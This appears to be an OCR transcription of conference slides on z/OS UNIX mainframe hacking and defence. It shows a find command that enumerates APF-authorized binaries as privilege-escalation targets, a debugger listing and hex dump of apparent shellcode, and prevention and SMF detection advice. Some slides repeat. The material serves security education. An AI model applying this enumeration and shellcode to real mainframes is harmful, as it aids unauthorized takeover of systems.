
Lots of UNIX programs are written in C

Just like any OS you can find z/OS UNIX programs that have buffer overflows

If that program linked AC=1 and APF authorized we can take over the system

```
find / \( -ext a \) -type f \
-exec ls -laE {} 2>/dev/null \;
```


```
find / \( -ext a \) -type f \
-exec ls -laE {} 2>/dev/null \;
```



```
-rwxr-xr-x  aps-  2 OMVSKERN OMVSGRP   389120 Sep 11  2023 /Z31A/usr/lpp/Printsrv/lib/IBM/AOPJNIXP
-rwxr-xr-x  a-s-  2 OMVSKERN OMVSGRP    81920 Sep 11  2023 /Z31A/usr/lpp/cpo/lib/IBM/CPOII
-rwxr-xr-x  aps-  2 OMVSKERN OMVSGRP  13185024 Jun  2  2023 /Z31A/usr/lpp/pkiserv/lib/pkiapi.dll
-rwxr-xr-x  aps-  2 OMVSKERN SYS1      171968 Apr 15  2024 /Z31A/usr/lpp/IBM/zexpl/IBM/FEKFLOGS
-rwxr-xr-x  a-s-  2 OMVSKERN OMVSGRP    61440 Sep 11  2023 /Z31A/usr/lpp/cpo/lib/IBM/CPOZCONS
-rwxr-xr-x  aps-  2 OMVSKERN OMVSGRP    20480 Sep 11  2023 /Z31A/usr/lpp/Printsrv/lib/IBM/AOPFILTR
-rwxr-xr-x  a-s-  1 OMVSKERN SYS1      180224 Mar 25  2024 /Z31A/usr/lpp/IBM/zoautil/bin/ddlshelper
-rwxr-xr-x  a-s-  2 OMVSKERN OMVSGRP  2555904 Apr 12  2023 /Z31A/usr/lpp/tcpip/bin/ipsec
-rwxr-xr-x  ap--  1 OMVSKERN SYS1     1073152 Jun 12  2023 /Z31A/usr/lpp/IBM/zosconnect/v3r0/wlp/lib/native/z
-rwxr-xr-x  a-s-  2 OMVSKERN OMVSGRP  3600384 Sep 11  2023 /Z31A/usr/lpp/Printsrv/bin/IBM/AOPLP
-rwxr-xr-x  aps-  2 OMVSKERN SYS1      131072 Oct 13  2023 /Z31A/usr/lpp/IBM/PrintXform/V1R2/AFPxPDF/lib/afpx
-rwxr-xr-x  aps-  2 OMVSKERN OMVSGRP   110640 Apr 12  2023 /Z31A/usr/lpp/tcpip/lib/libcmpiOSBase_IPProtocolEn
-rwxr-xr-x  aps-  2 OMVSKERN SYS1       90112 Apr 15  2024 /Z31A/usr/lpp/IBM/zexpl/IBM/HUHFCORE
-rwxr-xr-x  aps-  2 OMVSKERN OMVSGRP   118800 Apr 12  2023 /Z31A/usr/lpp/tcpip/lib/libcmpiOSBase_NetworkPortI
-rwxr-xr-x  aps-  1 OMVSKERN OMVSGRP    24576 Mar 14  2023 /Z31A/usr/lpp/wbem/lib/libcfzsys64.so
-rwxr-xr-x  aps-  2 OMVSKERN OMVSGRP  3465216 Jun  2  2023 /Z31A/usr/lpp/pkiserv/lib/policy.dll
-rwxr-xr-x  a-s-  1 OMVSKERN SYS1      200704 Mar 25  2024 /Z31A/usr/lpp/IBM/zoautil/bin/jsubhelper
-rwxr-xr-x  aps-  2 OMVSKERN OMVSGRP   376832 Jun  2  2023 /Z31A/usr/lpp/pkiserv/lib/ossrv.dll
-rwx--S---  a---  2 OMVSKERN OMVSGRP  3657728 Sep 11  2023 /Z31A/usr/lpp/Printsrv/bin/IBM/AOPD
-rwxr-xr-x  a-s-  2 OMVSKERN OMVSGRP   544768 Jun  2  2023 /Z31A/usr/lpp/zosmf/bin/izugBCPiiQuery
-rwxr-x---  a-s-  2 OMVSKERN OMVSGRP  2789376 Jun  2  2023 /Z31A/usr/lpp/Printsrv/bin/IBM/AOPXCFUT
-rwx--S---  a---  2 OMVSKERN OMVSGRP   937984 Sep 11  2023 /Z31A/usr/lpp/Printsrv/bin/aopsubd
-rwxr-xr-x  a-s-  2 OMVSKERN SYS1      118784 Aug  8  2023 /Z31A/usr/lpp/IBM/zee/IBM/FELFVLIC
-rwxr-xr-x  a-s-  2 OMVSKERN OMVSGRP    49152 Sep 11  2023 /Z31A/usr/lpp/cpo/lib/libcpostream.so
-rwxr-xr-x  apsl  2 OMVSKERN OMVSGRP  1224704 Sep 11  2023 /Z31A/usr/lpp/Printsrv/lib/IBM/AOPSODB
-rwxr-x---  a-s-  2 OMVSKERN OMVSGRP  2789376 Jun  2  2023 /Z31A/usr/lpp/Printsrv/bin/aopxcfut
-rwxr-xr-x  a-s-  2 OMVSKERN OMVSGRP  2777088 Sep 11  2023 /Z31A/usr/lpp/Printsrv/bin/IBM/AOPSTAT
-rwxr-xr-x  ap--  1 OMVSKERN SYS1      593920 Jun 12  2023 /Z31A/usr/lpp/IBM/zosconnect/v3r0/wlp/lib/native/z
```


Getting into the complexities of writing a z/OS buffer overflow would take hours

Jake Labelle - Doing the Impossible - How I Found Mainframe Buffer Overflows



https://www.youtube.com/watch?v=Mkfk2UcmA-8

Security Necromancy: Further adventures in Mainframe Hacking




```
bash-4.2$ dbx -m4 -q -c ./d2.dbx ./shell
FDBX0399: Compiled: Sep 22 2013 at 01:47:58 (v1.13) (PROD)
FDBX0400: OS level: 13.00 01; LE level: 4.1.13; (Local)
FDBX6499: CDA levels: ELF=D1335.20130827, DWARF=D1335.20130827,
                      DDPI=D1335.20130827

(dbx31) map
Entry 0:
   Object name: ./shell
   Csect count: 1
  Csect origin: 0x1f0c3e90
  Csect length: 0x00000170
     Csect end: 0x1f0c3fff
    Csect pool: 0xfb
   Csect flags: 0x80
       Touched: 0x0
       Deleted: 0x0

(dbx31) listi 0x1f0c3e90
0x1f0c3e90 (???)       90ecd00c     STM     R14,R12,12(R13)
0x1f0c3e94 (???)       c0f0fffffffe LARL    R15,*-4
0x1f0c3e9a (???)       188f         LR      R8,R15
0x1f0c3e9c (???)       c0b000000066 LARL    R11,*+204

(dbx31) listi 0x1f0c3ff8
0x1f0c3ff8 (???)       deadbeef8000 ED      3823(174,R11),0(R8)
0x1f0c3ffe (???)       0007         ???
```

https://www.youtube.com/watch?v=LgmqiugpVyU

DEFCON 30 – Mainframe Buffer Overflows - Workshop

https://github.com/mainframed/DC30_Workshop

APF Demo Video



```
07 00 CA FE  BA BE 18 CE  41 10 00 3C  0A 6B 58 50
02 24 58 55  00 6C 58 55  00 C8 94 00  50 26 96 B1
50 26 41 10  C0 24 0A 23  0A 03 00 14  00 00 E6 D9
C9 E3 C9 D5  C7 40 C3 D6  D4 D7 D3 C5  E3 C5 CA FE
BA BE 00 00  00 00
```

```
> l
```

Honorable Mentions

Improperly using your ESM (RACF, etc) to manage file permissions

World writeable file in /bin that was run as part of /etc/profile

`World writeable temp logs before they went to Splunk`

`LFI vulnerable web app`

Prevention & Detection

Prevention

Review and fix your UNIX file permission issues

Review and strictly control access to:

- BPX.SUPERUSER in FACILITY class ← su to root
- BPX.FILEATTR.APF in FACILITY class ← APF authoritized bit
- SUPERUSER.FILESYS.** in the UNIXPRIV class ← Mounting datasets

Test your file permissions, make sure what z/OS UNIX says is true

Detection

Monitor SMF messages for use of:

- BPX.SUPERUSER in FACILITY class
- BPX.FILEATTR.APF in FACILITY class
- SUPERUSER.FILESYS.** in the UNIXPRIV class

Detect large number of unauthorized attempts to access files

Detect multiple (in the thousands) of invalid TCP connections, outbound

Implement UNIX file system auditing

UNIX File System Monitoring

```
> ls -lW
-rw-r--r--  fff---  1 PHIL     DROOLS  784 Feb 19 11:27 section.1.txt
-rw-r--r--  fff---  1 PHIL     DROOLS  516 Feb 19 13:49 section.2.txt
-rw-r--r--  fff---  1 PHIL     DROOLS 2573 Feb 19 18:50 section.3.txt
-rw-r--r--  fff---  1 PHIL     DROOLS  615 Feb 21 01:43 section.4.txt
```

UNIX File System Monitoring


```
> ls -lW
-rw-r--r--  fff---  1 PHIL     DROOLS  784 Feb 19 11:27 section.1.txt
-rw-r--r--  fff---  1 PHIL     DROOLS  516 Feb 19 13:49 section.2.txt
-rw-r--r--  fff---  1 PHIL     DROOLS 2573 Feb 19 18:50 section.3.txt
-rw-r--r--  fff---  1 PHIL     DROOLS  615 Feb 21 01:43 section.4.txt
```

UNIX File System Monitoring

```
> ls -lW
-rw-r--r--  fff---  1 PHIL     DROOLS  784 Feb 19 11:27 section.1.txt
-rw-r--r--  fff---  1 PHIL     DROOLS  516 Feb 19 13:49 section.2.txt
-rw-r--r--  fff---  1 PHIL     DROOLS 2573 Feb 19 18:50 section.3.txt
-rw-r--r--  fff---  1 PHIL     DROOLS  615 Feb 21 01:43 section.4.txt
```

fff---

$$\underbrace{\mathrm{fff}}_{\text{User Controlled}}\,\vdots\,\overbrace{---}^{\text{Admin Controlled}}$$


READ
EXECUTE
fff
WRITE

We can change these with the UNIX command *chaudit*

```
> chaudit rwx=sf section.*.txt
>
```

We can change these with the UNIX command *chaudit*

```
> chaudit rwx=sf section.*.txt
> ls -lW section*
-rw-r--r--  aaa---  1 PHIL     DROOLS  784 Feb 19 11:27 section.1.txt
-rw-r--r--  aaa---  1 PHIL     DROOLS  516 Feb 19 13:49 section.2.txt
-rw-r--r--  aaa---  1 PHIL     DROOLS 2573 Feb 19 18:50 section.3.txt
-rw-r--r--  aaa---  1 PHIL     DROOLS  615 Feb 21 01:43 section.4.txt
```

We can change these with the UNIX command *chaudit*

```
> chaudit rwx=sf section.*.txt
> ls -lW section*
-rw-r--r--  aaa---  1 PHIL     DROOLS  784 Feb 19 11:27 section.1.txt
-rw-r--r--  aaa---  1 PHIL     DROOLS  516 Feb 19 13:49 section.2.txt
-rw-r--r--  aaa---  1 PHIL     DROOLS 2573 Feb 19 18:50 section.3.txt
-rw-r--r--  aaa---  1 PHIL     DROOLS  615 Feb 21 01:43 section.4.txt
```

Shout Outs

Thank You

The mainframe hacker community
The moshix discord
The mainframe community
BlackHat for having us!
Our employers for putting up with us

```
1 //SYSPRINT  DD SYSOUT=*
2 //SYSIN     DD DUMMY
3 //SYSUT2    DD DSN=&&OMG(ZRICVKS),UNIT=SYSDA,
```

NetSPI

Philip Young

"Soldier of Fortran"

Director, Mainframe Penetration Testing

Socials: @mainframed767

Mastadon: @mainframed767@infosec.exchange

Email:

- mainframed767@gmail.com
- Philip.young@netspi.com

BROADCOM

Chad Rikansrud

"Bigendian Smalls"

Chief Mainframe Hacker

BSKY: @bigendiansmalls.com

Email:

- chad.rikansrud@broadcom.com